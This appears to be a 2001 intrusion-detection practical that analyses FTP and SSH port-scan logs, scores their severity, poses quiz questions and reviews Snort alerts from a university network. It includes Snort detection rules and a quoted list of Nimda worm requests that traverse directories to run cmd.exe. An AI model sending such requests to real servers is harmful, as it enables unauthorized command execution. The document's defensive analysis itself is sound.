In November 2001, WS-FTP was found to be vulnerable to a buffer overflow. According to the following CERT Advisory (http://www.kb.cert.org/vuls/id/986843) (VU#986843):

"...has discovered a remotely exploitable buffer overflow vulnerability in the IPSWITCH WS_FTP Server (on all platforms) that allows intruders to execute arbitrary code with the privileges of the process running the ftp server, typically SYSTEM. This buffer overflow exists in all versions of WS_FTP Server prior to 2.04. The buffer overflow occurs in the section of code that handles stat command parsing. "

Correlations:

There appears to be new announcements from Incidents.org stating a new WU-FTPd vulnerability announced November 27th and updated on the 28th (from the Incident.org Handler's comments):

"Wednesday, November 28th 2001

WU-FTPD Vulnerability Revealed

==========

SecurityFocus has revealed some technical details concerning the "mystery" WU-FTPD globbing vulnerability. (See yesterday's diary article for background:

As perhaps expected, the vulnerability is remotely exploitable, and can allow an attacker to force the ftpd server process to execute arbitrary code. The attacker would need to have valid user credentials on the target server, or the ability to log in anonymously to exploit the flaw. SecurityFocus believes that there is an automated exploit for Linux circulating in limited "black-hat" circles.

Vendors with affected products include: Caldera, Conectiva, Mandrake, Red Hat, TurboLinux, Wirex, Cobalt, Debian and SuSe. The vulnerability details were not scheduled to be released until Dec. 3, but Red Hat jumped the gun and released their advisory on Nov. 27. Thus, not all vendors are ready with patches yet.

This vulnerability arises due to a problem with how the wu-ftpd server manages heap memory when processing certain file globbing patterns. RFP's posting concerning the Red Hat security patch, and an example given in the SecurityFocus report suggest that the problematic globbing patterns are ones that contain an opening

bracket without a closing bracket. For example, "["
without "]" or "{" without "}".

SecurityFocus states that no known IDS signatures will
detect exploitation of the vulnerability. However,
jamesh contributed the following Snort signtaures
that will detect packets sent over an FTP control channel
(client -> server direction) that carry an opening
bracket but not a closing bracket.

alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP wu-ftp file
completion
attempt ["; flags:A+; content:"["; content:!"]";
reference:url,archives.neohapsis.com/archives/vulnwatch/2001-q4/0059.html;
sid:1377; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP wu-ftp file
completion
attempt {"; flags:A+; content:"{"; content:!"}";
reference:url,archives.neohapsis.com/archives/vulnwatch/2001-q4/0059.html;
sid:1378; rev:1;)

We would be interested in hearing of people's experiences
using these signatures."

Other than that, Incidents.org does have the FTP service listed as one of its top ten ports, but the report on the port shows that the scans only account for 0.5% of the scans on November 28.

Evidence of Active Targetting:
There is no active targetting per se, since this is a port scan for the FTP service. The scan is aimed at our network, but it is probably a sweep of various class C networks.

Severity: (criticality + lethality) - countermeasures (system + network):
Criticality = 4 (Port scan for FTP Servers, this could be a 5 depending on what is stored on the FTP server)
Lethality = 5 (Root/Administrator Access is possible)
System Countermeasures = 5 (This FTP Application is not being used and non-anonymous access is required)
Network Countermeasures = 4 (FTP server accessible, but IDS systems in place to kill suspicious activity)

Severity = (4+5) - (5+4) = 9-9 = 0

The Severity of this attack is 0 therefore, it is not critical. The Security department was notified in case either application is used internally. No action was taken otherwise, but the administrator of the site was contacted to confirm their intent using the following form letter:

To whom it may concern:

At <time> (EST) this morning, I received <Attack> from address <Address> of your network. Their target appears to be <target>. Below, I have provided exerpts of our Firewall logs for your reference.

Could you please investigate this incident and notify me what the individual was attempting to do and/or why
a scan of this nature came from this address? Also, please take the appropriate measures to prevent this activity from occurring again.

Thank you for your help in this matter. I would appreciate a response, thank you.

Sincerely,

Defensive Recommendations:
Disable Anonymous Access on the Wu-FTPD server, restrict access to only users that need access to the FTP server, or disable the service altogether.

Multiple Choice Question:

```
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.2 service ftp s_port 3301 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.1 service ftp s_port 3300 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.6 service ftp s_port 3307 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.7 service ftp s_port 3308 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.8 service ftp s_port 3309 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.9 service ftp s_port 3310 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.10 service ftp s_port 3311 len 48 rule 66
27Nov2001  4:54:53 drop FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.11 service ftp s_port 3312 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.3 service ftp s_port 3305 len 48 rule 66
```

The activity above is:
A) Showing a host having problems connecting the FTP servers on your network and these are retries.
B) This is a Denial of Service Attack on your network
C) This is a port scan of your network for the FTP Service

D) None of the Above

The answer is C. This is probably not retries for FTP access to various FTP servers on the network, since the activity from the same host is attempting to connect to many hosts within a second. Answer B is probably not the case either, because of the number of IP destinations within that second. Typically a DoS is aimed at a single or smaller range of IP addresses.

Detect #5 Looking for vulnerable SSH Servers:

ISS RealSecure Detect:

```
ServiceScan' event detected by the RealSecure sensor at 'scanner'.
Details:
      Source Address: 200.10.255.129
      Source Port: SSH (22)
      Source MAC Address: 00:10:7B:ED:CD:A0
      Destination Address: MY.NET.1.14
      Destination Port: SSH (22)
      Destination MAC Address: 00:50:8B:2C:8E:63
      Time: Wednesday, November 28, 2001 10:50:10
      Protocol: TCP (6)
      Priority: low
      Actions mask: 0x244
      Event Specific Information:
            Port - 22: MY.NET.1.0
```

Firewall-1 Logs:

```
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.1 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.5 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.7 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.2 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.3 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.4 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.8 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.9 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.10 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.12 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.11 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.20 service 22 s_port 22 len 40 rule 66
```

```
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.23 service 22 s_port 22 len 40 rule 66
```
....

Source of the Trace: This detect was from an attack on our class C network.

Detect was generated by:
RealSecure Intrusion Detection System with most recent detection signatures

Probability the Source was Spoofed:
This attack was probably not spoofed, because the attacker is looking for a response back from the host to determine if the SSH (Secure Shell) service is running on the machine.

Description of the Attack:
This is a port scan for the SSHd Service. An increase has been seen on our network of port scans for this service since the announcement of the latest vulnerabilities in the SSHd application.

Attack Mechanism:
Typical Port Scanner looking for SSH servers vulnerable to the following:

From CERT:

Vulnerability Note VU#737451 (http://www.kb.cert.org/vuls/id/737451)

"SSH Secure Shell sshd2 does not adequately authenticate logins to accounts with encrypted password fields containing two or fewer characters

A vulnerability exists in SSH Secure Shell that allows an intruder to log to an account which contains a stored encrypted password of two or fewer characters in length. An intruder may leverage the privileges of such an account to gain full control of the system.

Intruders can gain elevated privileges which they may leverage into root access. According to SSH Communications Security's:

> Some stock machines which have default locked accounts running SSH Secure Shell 3.0 become vulnerable to arbitrary logins. This is a serious problem with Solaris, for example, which uses the sequence "NP" to indicate locked administrative accounts such as "lp", "adm", "bin" etc. Some Linux machines which have accounts with !! in the etc/passwd or /etc/shadow such as xfs or gdm are also vulnerable. Since it is relatively easy to become root after gaining access to certain accounts, we consider this a potential root exploit."

Vulnerability Note VU#726979 (http://www.kb.cert.org/vuls/id/726979):

More than likely this is not the vulnerability that the attacker was looking for, because local access of some sort is needed on the target.

“PAM (pluggable authentication modules) does not adequately authenticate user thereby granting remote user privileges of last SSH user

It is important to note that **exploitation of this vulnerability requires that the attacker have an account on the target system, and be a member of a group with limits set**.

A local or remote attacker can potentially gain elevated privileges equivalent to the last user that logged into the system using ssh, including root. “

Correlations:
According to ISS (www.iss.net), the following distribution of attacks were seen for November 27-28:
- ----------
TOP TEN ATTACK DESTINATION PORTS - global IDS, midnight - midnight, previous day, % of top ten (ports found at
http://www.iana.org/assignments/port-numbers
- ----------

80	(http)	73.43%
22	(ssh)	17.39%
25	(smtp)	3.06%
21	(ftp)	2.11%
69	(tftp)	1.55%
139	(netbios-ss)	0.54%
2065	(unassigned)	0.53%
2560	(unassigned)	0.52%
12754	(unassigned)	0.47%
143	(imap)2	0.40%

It can be seen from the chart above, that SSH scanning is the second most popular scan out there at this time. This is second only to port 80 scans which are skewed because of the Nimda worm probes.

There does appear to be attempts to compromise systems running SSH. Earlier in the week that this scan took place, there was the following posted to www.incidents.org (http://www.incidents.org/archives/intrusions/msg02613.html), in which someone’s Linux box was compromised possibly using one of the attacks above:

possible compromise ?

- *Date*: Wed, 28 Nov 2001 16:52:35 +0100 (CET)

- *From*: Laurent <**Error! Bookmark not defined.**>
- *Subject*: possible compromise ?

```
Two unknown accounts, rt and rt2, were discovered this
morning on one of our Linux (Suse 7.0) servers in a
foreign office. Those accounts looked to have root
capabilities (uid : 0) (I didn't see the accounts
myself as the local "admin" deleted the accounts
before informing me
)
Also, someone tried (succeded ?) to exploit SSH
overflow vulnerability a few days ago. (logs below)
So I think those two events may be related.
I don't have time nor human resources to do a complete
analysis, but a quick check of typical files (netstat,
ps, ifconfig, ls) with md5sum (clean) doesn't show
anything.
Do those two accounts sound familiar to someone ?

(Of course, the machine is unplugged and should be
completely reinstalled tomorrow).

Laurent

Nov 25 02:22:59 fw sshd[18387]: log: Connection from
216.15.60.152 port 2991
Nov 25 02:23:10 fw sshd[18388]: log: Connection from
216.15.60.152 port 2996
Nov 25 02:23:15 fw sshd[18389]: log: Connection from
216.15.60.152 port 2999
Nov 25 02:23:19 fw sshd[18389]: fatal: Local:
Corrupted check bytes on input.
Nov 25 02:23:20 fw sshd[18390]: log: Connection from
216.15.60.152 port 3001
Nov 25 02:23:24 fw sshd[18391]: log: Connection from
216.15.60.152 port 3004
Nov 25 02:23:29 fw sshd[18391]: fatal: Local:
Corrupted check bytes on input.
Nov 25 02:23:29 fw sshd[18392]: log: Connection from
216.15.60.152 port 3006
Nov 25 02:23:32 fw sshd[18392]: fatal: Local:
Corrupted check bytes on input.
...
```

Evidence of Active Targetting:

There is no active targetting per se, since this is a port scan for the SSH service. The scan is aimed at our network, but it is probably a sweep of various class C networks.

Severity: (criticality + lethality) - countermeasures (system + network):

Criticality = 4 (Port scan for SSH Servers, this could be a 5 depending on what access is allowed through the SSH session)
Lethality = 5 (Root/Administrator Access is possible)
System Countermeasures = 5 (This SSH Application is not being used)

Network Countermeasures = 4 (SSH Application is not being used, but IDS systems in place to kill suspicious activity)

Severity = (4+5) - (5+4) = 9-9 = 0

The Severity of this attack is 0, therefore, it is not critical. The Security department was notified in case either application is used internally. No action was taken otherwise, but the administrator of the site was contacted to confirm their intent using the following form letter:

To whom it may concern:

At <time> (EST) this morning, I received <Attack> from address <Address> of your network. Their target appears to be <target>. Below, I have provided exerpts of our Firewall logs for your reference.

Could you please investigate this incident and notify me what the individual was attempting to do and/or why
a scan of this nature came from this address? Also, please take the appropriate measures to prevent this activity from occurring again.

Thank you for your help in this matter. I would appreciate a response, thank you.

Sincerely,

Defensive Recommendations:
In this case, since the service is not used anywhere in the infrastructure, no recommendations are needed. If there were to be any SSH servers in place, then patches would need to be applied immediately.

Multiple Choice Question:

```
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.1 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.5 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.7 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.2 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.3 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.4 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.8 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.9 service 22 s_port 22 len 40 rule 66
28Nov2001 10:48:34 drop   FW >NET proto tcp src 200.10.255.129 dst
MY.NET.1.10 service 22 s_port 22 len 40 rule 66
```

The activity above is indicative of:
A) A Port scan for the SSH daemon or PCAnywhere services
B) A DoS aimed at your network
C) An SSH Server looking for its peer server
D) Retries of a PCAnywhere connection from a host outside your network.

The answer is A. Again, this is not a DoS. The IP address range of the attack is dispersed. C is not the answer, because, typically a Source address would have a source port > 1024 and not the same as the destination port. The same reason applies to answer D.

Assignment #3: "Analyze This" Scenario

Investigation of the files from the University of Maryland Baltimore County have shown several attacks from external sources as well as the possibility of compromised systems on the internal network. A majority of the attack on this network were of DoS nature as well as probes from a prevalent worm. Throughout the report, details of the attacks, what they mean as well as possible defenses will be discussed.


The following files were downloaded from the research web server at UMBC (University of Maryland Baltimore County) http://www.research.umbc.edu/~andy:

Scan Files	Alert Files	OOS Files
scans_011007_gz.txt	alert_011007_gz.txt	oos_Oct_7_2001_gz.txt
scans_011008_gz.txt	alert_011008_gz.txt	oos_Oct_8_2001_gz.txt
scans_011009_gz.txt	alert_011009_gz.txt	oos_Oct_9_2001_gz.txt
scans_011010_gz.txt	alert_011010_gz.txt	oos_Oct_10_2001_gz.txt
scans_011011_gz.txt	alert_011011_gz.txt	oos_Oct_11_2001_gz.txt

Executive Summary:

Analysis of the University of Maryland Baltimore County was performed between the dates of October 7, 2001 and October 11, 2001. Snort Intrusion Detection System logs were provided for these dates. A 10,000 foot view was first taken by analyzing the Alert logs using a Perl script call Snort_Stat.pl from Yen-ming Chen. After which, the Scan and OOS Logs were used to dig down into what was really going on.

Using this technique, this is what was found. From October 7 00:00:05 until October 11 23:56:01, there were 278,532 events (9476 were port scans), 135 signature attacks detected, 21,294 source IP addresses and 35,676 destination IP addresses.



Date	Events	Signatures	IP Sources	IP Destinations	Port Scans
10/07	66027	97	5944	10657	2128
10/08	55667	99	6000	11146	1700
10/09	57942	92	5947	13552	2327
10/10	47826	94	5153	11060	1441
10/11	51070	91	5365	11341	1880

The dates in question range from Sunday to Thursday. Typically, weekends are more active than weekdays and from the graph above, this can be seen. The average number of events is 55,706, so Sunday alone has 10,320 more events than the weekly average.

Of the events above, the 5 most popular are:

Percentage	No. Events	Event
28.62	79722	WEB-MISC Attempt to execute cmd
23.32	64958	MISC Large UDP Packet
15.18	42280	spp_http_decode: IIS Unicode attack detected
3.39	9434	INFO MSN IM Chat data
2.93	8157	ICMP Destination Unreachable (Protocol Unreachable)

<u>WEB-MISC Attempt to execute cmd:</u>
This detect's Snort signature is:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:" WEB-MISC Attempt to execute cmd";flag A+;content:"cmd.exe"; nocase;)

This signature will pick up any attempts to access the cmd.exe program on a Windows NT server. There are two possible causes of this detect that come to mind. The first is the DoS.Storm.Worm which is a Denial of Service Worm that targets Microsoft's IIS Servers. According to Symantec (http://www.symantec.com/avcenter/venc/data/pf/dos.storm.worm.html): "When this worm is run, it sets up a server FTP thread and starts to scan 10,000,000 IP addresses in an attempt to find a vulnerable system at one of the targetted addresses. The vulnerable systems that it targets are Microsoft IIS installations (version 4 and 5) that do not have security patches installed to cover the 'Web Server Traversal' security vulnerability..." According to Incidents.org (http://www.incidents.org/react/dosstormworm.php) the installer of this worm will also attempt to setup a telnet daemon listening on port 23001, send an e-mail to Bill Gates, start a DoS against http://www.microsoft.com and start a Console session on port 23000.

The reason I believe that this worm triggers this detect is that there is an attempt to launch the cmd.exe using the web traversal vulnerability.

Another possibility is the Nimda worm that has wreaked havoc on the Internet as of late. According to the CERT® Advisory CA-2001-26 Nimda Worm's overview:

"This new worm appears to spread by multiple mechanisms:

- from client to client via email
- from client to client via open network shares
- from web server to client via browsing of compromised web sites
- from client to web server via active scanning for and exploitation of various Microsoft IIS 4.0 / 5.0 directory traversal vulnerabilities
- from client to web server via scanning for the back doors left behind by the "Code Red II", and "sadmind/IIS" worms

The worm modifies web documents (e.g., .htm, .html, and .asp files) and certain executable files found on the systems it infects, and creates numerous copies of itself under various file names."

The reason I believe that this signature is triggered when this worm probes this network is because the worm does the following get attempts on all web servers that are interrogated (again from the CERT Advisory for Nimda):
"GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir

GET /msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1c../..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir

Note: The first four entries in these sample logs denote attempts to connect to the backdoor left by Code Red II, while the remaining log entries are examples of exploit attempts for the Directory Traversal vulnerability."

As you can see from the highlighted sections above, there are several attempts to get to the CMD.EXE program when this worm probes a host, thus triggering this alert.

MISC Large UDP Packet:
This detect's Snort signature is:
alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"MISC Large UDP Packet";dsize: >4000; reference:arachnids,247)

This would indicate that the packets payload is greater that 4000. Usually UDP packets are not this large, since their purpose is to provide quick data transmission without the overhead associated with TCP (the 3-way handshake).

It appears that the largest offender of this attack is IP address 209.190.237.123. Unfortunately, without the packets associated with attack, there is no way to really know what they were attempting to accomplish with this attack. What is known is that the attacker's source port was 0, as well as the destination port being 0, which are illegal, reserved ports. Therefore, there are only two possibilities. The first is that this may be a DoS attack of some sort on devices in the network. According to NIPC (from http://cert.uni-stuttgart.de/archive/isn/2001/05/msg00038.html) "...this activity may be intended to bypass standard port/protocol blocking techniques, as certain major routing equipment manufacturer's products will block the first fragment of a large UDP packet, but may not block subsequent packets..."

The second is that there is possibly a Trojan of some sort sitting on this port which uses UDP for communication.

spp_http_decode: IIS Unicode attack detected:

This detect may confirm the theories discussed under the detect "WEB-MISC Attempt to execute cmd" above. Whether the attack is Nimda or the

DoS.Storm.Worm Worm, both take advantage of the Unicode attack in one way or another. The Unicode attack is used by attackers to hide their intent since some IDSs signatures trigger off strings that contain slashes ("/") or backslashes ("\") as part of the signature. The ability to represent these characters using Unicode characters bypasses these signature detects.

Also, Unicode translation can also be used to take advantage of a vulnerability in Microsoft's IIS (version 4 or 5) product. According to Internet Security Systems (http://xforce.iss.net/static/5377.php), "an attacker could send a specially-crafted URL containing Unicode characters that represent slashes ("/") and backlashes ("\") to access files and folders on the Web server with the privileges of the IUSR_account...This vulnerability may yield additional privileges..." The Nimda vulnerability is known to take advantage of this vulnerability and from what was discussed at Incidents.org, this may also be the case for the DoS.Storm.Worm.

Another fact that verifies these possibilities is that the host that triggered most of these detects is common between "spp_http_decode: IIS Unicode attack" detected and "WEB-MISC Attempt to execute cmd."

INFO MSN IM Chat data:
This detect's Snort signature is:
alert tcp any 1863 <> any any (msg:"INFO MSN IM Chat data";flags; A+; content:"|746578742F706C61696E|"; depth:100;)

This signature is triggered when any access to port 1863 is detected and the contents of the packet matches the string above (|746578742F706C61696E|). It appears that most of the traffic that has triggered this signature is going to the class C network 64.4.12.0. Looking up this network on www.geektools.com shows that this is a Microsoft (MS) Hotmail domain, but looking up the real host names of some of the devices, it appears that these are Messenger servers. For instance, one of the IP addresses that has triggered this alert is 64.4.12.189, which is msgr-sb40.msgr.hotmail.com.

One of the main problems is that Instant messenging, such as this, can take up necessary bandwidth and depending on the Security Policy of the school or company, may be illegal. This is especially true in the work environment in which company computers are to be used for company business.

ICMP Destination Unreachable (Protocol Unreachable)
This detect's Snort signature is:
alert icmp any any -> any any (msg:"ICMP Destination Unreachable (Protocol Unreachable)"; itype: 3;icode: 2;)

This detect will trigger any time an ICMP packet is found that has and ICMP Type of 3 and Code of 2. What this indicates is that there was an attempt by a host to a machine where the requested protocol module did not exist. From the looks of

the alerts, a majority of the packets were sent to an internal IP address 10.10.219.10 from a number of hosts and various times throughout the day. This sort of rules out a DoS using ICMP, since the packets are spread out. There is a possibility that the IP address was spoofed and the responses are being seen on this network. Other than that, the only other possibility is that this machine is requesting connections to various hosts using protocols unknown to the machines. In this case, this machine may have been compromised and is being used to probe other machines.

Now that the top 5 detects have been identified, the top attackers need to be found. Using Snort_Stat once again, I used the table created that identified the percentage and number of attacks from any one host to any other using the same attack. The top 10 attackers that have generated alerts are:

Percentage	No. Attacks	Source	Attack/Detect
11.26	31357	212.29.222.114	WEB-MISC Attempt to execute cmd
6.61	18404	209.190.237.123	MISC Large UDP Packet
5.91	16467	212.29.222.114	spp_http_decode: IIS Unicode attack detected
3.52	9797	61.153.17.244	MISC Large UDP Packet
2.91	8099	10.10.219.10	ICMP Destination Unreachable (Protocol Unreachable)
2.61	7257	10.10.205.30	ICMP Echo Request speedera
2.57	7164	61.150.5.19	MISC Large UDP Packet
1.94	5412	10.10.225.6	ICMP Echo Request Nmap or HPING2
1.86	5189	61.153.17.246	MISC Large UDP Packet
1.83	5098	61.153.17.188	MISC Large UDP Packet
1.39	3880	103.58.144.65	WEB-MISC Attempt to execute cmd

As can be see, then majority of the alerts have been generated by IP address 212.29.222.114 (a total of 47824 - 17.17%) with “Attempt to execute cmd” and “spp_http_decode: IIS Unicode attack detected” alerts, but a distant second is the number of “MISC Large UDP Packet” alerts that have been generated by the network 61.152.17.0 (a total of 20084 - 7.21%). All of these Detects have been explained above since they represent the majority of scans seen.

The top 10 Port scanners are again determined from the Snort_Stat script run against the Alerts files and they are:

#Port Scans	IP Address
589	10.10.218.134
392	10.10.233.150
314	10.10.223.58
283	10.10.207.70

247	10.10.214.66
231	10.10.202.94
221	10.10.202.58
200	10.10.221.250
186	10.10.237.234
138	10.10.220.6

The interesting thing seen from this report is that all the big port scanners are being seen from the internal network. From a quick glimpse at the Ports scan log, it appears that a majority of the port that are being scanned by these hosts are 6257/udp, 6699/udp (Napster), 6346/udp (Gnutella), 6347/udp (Gnutella), 6350/udp.

In other words these internal hosts are probably looking for on-line music services where MP3s can be downloaded and played with products such as WinAmp, RealJukeBox and several others.

Taking a look at the Out of Spec logs, we find some real suspicious outbound activity coming from addresses 10.10.241.230 and 10.10.237.182, so there is a possibility that these machines have either been compromised or there is some sort of malfunction with their cards or drivers.

As for the Out of Spec inbound connections, these two hosts, 206.65.191.129 and 217.82.102.17, occur the most in the logs. They are hosts on the UUNET and Deutsche Telekom AG networks respectively.

In both outbound and inbound Out of Spec detections, the problems with the packets have primarily been the TCP flags that were set which may indicate OS fingerprinting of some sort. The internal systems should be checked for compromise and if traffic from these other two hosts should continue to prove to be problematic, they should be blocked at the router.

Now that the top attacks/detects and attackers have been identified, the top 5 attackers from outside the internal network are:

212.29.222.114	WEB-MISC Attempt to execute cmd spp_http_decode: IIS Unicode attack detected
209.190.237.123	MISC Large UDP Packet
61.153.17.244	MISC Large UDP Packet
61.150.5.19	MISC Large UDP Packet
61.153.17.246	MISC Large UDP Packet

and they are identified as the following:

<u>212.29.222.114</u>
inetnum: 212.29.222.96 - 212.29.222.127

netname: EFRAT-1
descr: Efrat
country: IL
admin-c: OH624-RIPE
tech-c: DB1523-RIPE
status: ASSIGNED PA
mnt-by: RIPE-NCC-NONE-MNT
changed: dbenjamin@barakitc.co.il 19981018
source: RIPE

person: Oleg Hanokov
address: Efrat
address: Israel
phone: + 972 3 6452222
fax-no: + 972 3 6452333
nic-hdl: OH624-RIPE
notify: dbenjamin@barak.net.il
changed: dbenjamin@barak.net.il 19981119
source: RIPE

209.190.237.123

Atlantech Online, Inc. (NETBLK-AOI1999B)
1010 Wayne Avenue, Suite 630
Silver Spring, MD 20910
US

Netname: AOI1999B
Netblock: 209.190.192.0 - 209.190.255.255
Maintainer: ATON

Coordinator:
Center, Network Operations (EF105-ARIN) noc@atlantech.net
301-589-3060 (FAX) 301-593-9897

Domain System inverse mapping provided by:

DNS1.ATLANTECH.NET	209.183.205.35
DNS2.ATLANTECH.NET	209.183.192.65

ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

Record last updated on 22-May-2000.
Database last updated on 27-Nov-2001 19:55:19 EDT.

61.153.17.244 & 61.153.17.246

inetnum: 61.153.17.0 - 61.153.17.255

netname: NINGBO-ZHILAN-NET
descr: NINGBO TELECOMMUNICATION CORPORATION ,ZHILAN APPLICATION SERVICE PROVIDER
descr: Ningbo, Zhejiang Province
country: CN
admin-c: CZ61-AP
tech-c: CZ61-AP
mnt-by: MAINT-CHINANET-ZJ
changed: master@dcb.hz.zj.cn 20010512
source: APNIC

person: CHINANET ZJMASTER
address: no 378,yan an road,hangzhou,zhejiang
country: CN
phone: +86-571-7015441
fax-no: +86-571-7027816
e-mail: master@dcb.hz.zj.cn
nic-hdl: CZ61-AP
mnt-by: MAINT-CHINANET-ZJ
changed: master@dcb.hz.zj.cn 20001219
source: APNIC

61.150.5.19
inetnum: 61.150.0.0 - 61.150.31.255
netname: SNXIAN
descr: xi'an data branch,XIAN CITY SHAANXI PROVINCE
country: CN
admin-c: WWN1-AP
tech-c: WWN1-AP
mnt-by: MAINT-CHINANET-SHAANXI
mnt-lower: MAINT-CN-SNXIAN
changed: ipadm@public.xa.sn.cn 20010309
source: APNIC

person: WANG WEI NA
address: Xi Xin street 90# XIAN
country: CN
phone: +8629-724-1554
fax-no: +8629-324-4305
e-mail: xaipadm@public.xa.sn.cn
nic-hdl: WWN1-AP
mnt-by: MAINT-CN-SNXIAN
changed: wwn@public.xa.sn.cn 20001127
source: APNIC

As it can be seen, a majority of the attackers are from out of the country, in particular China and Israel.

Correlations:

Examining past reports of this network show some new and some old problems in common. It appears that the attacks have changed throughout time, but the internal problems of Gnutella and Napster use continues.

Link of Attacks and Hosts:

From the Snort_Stat perl script:
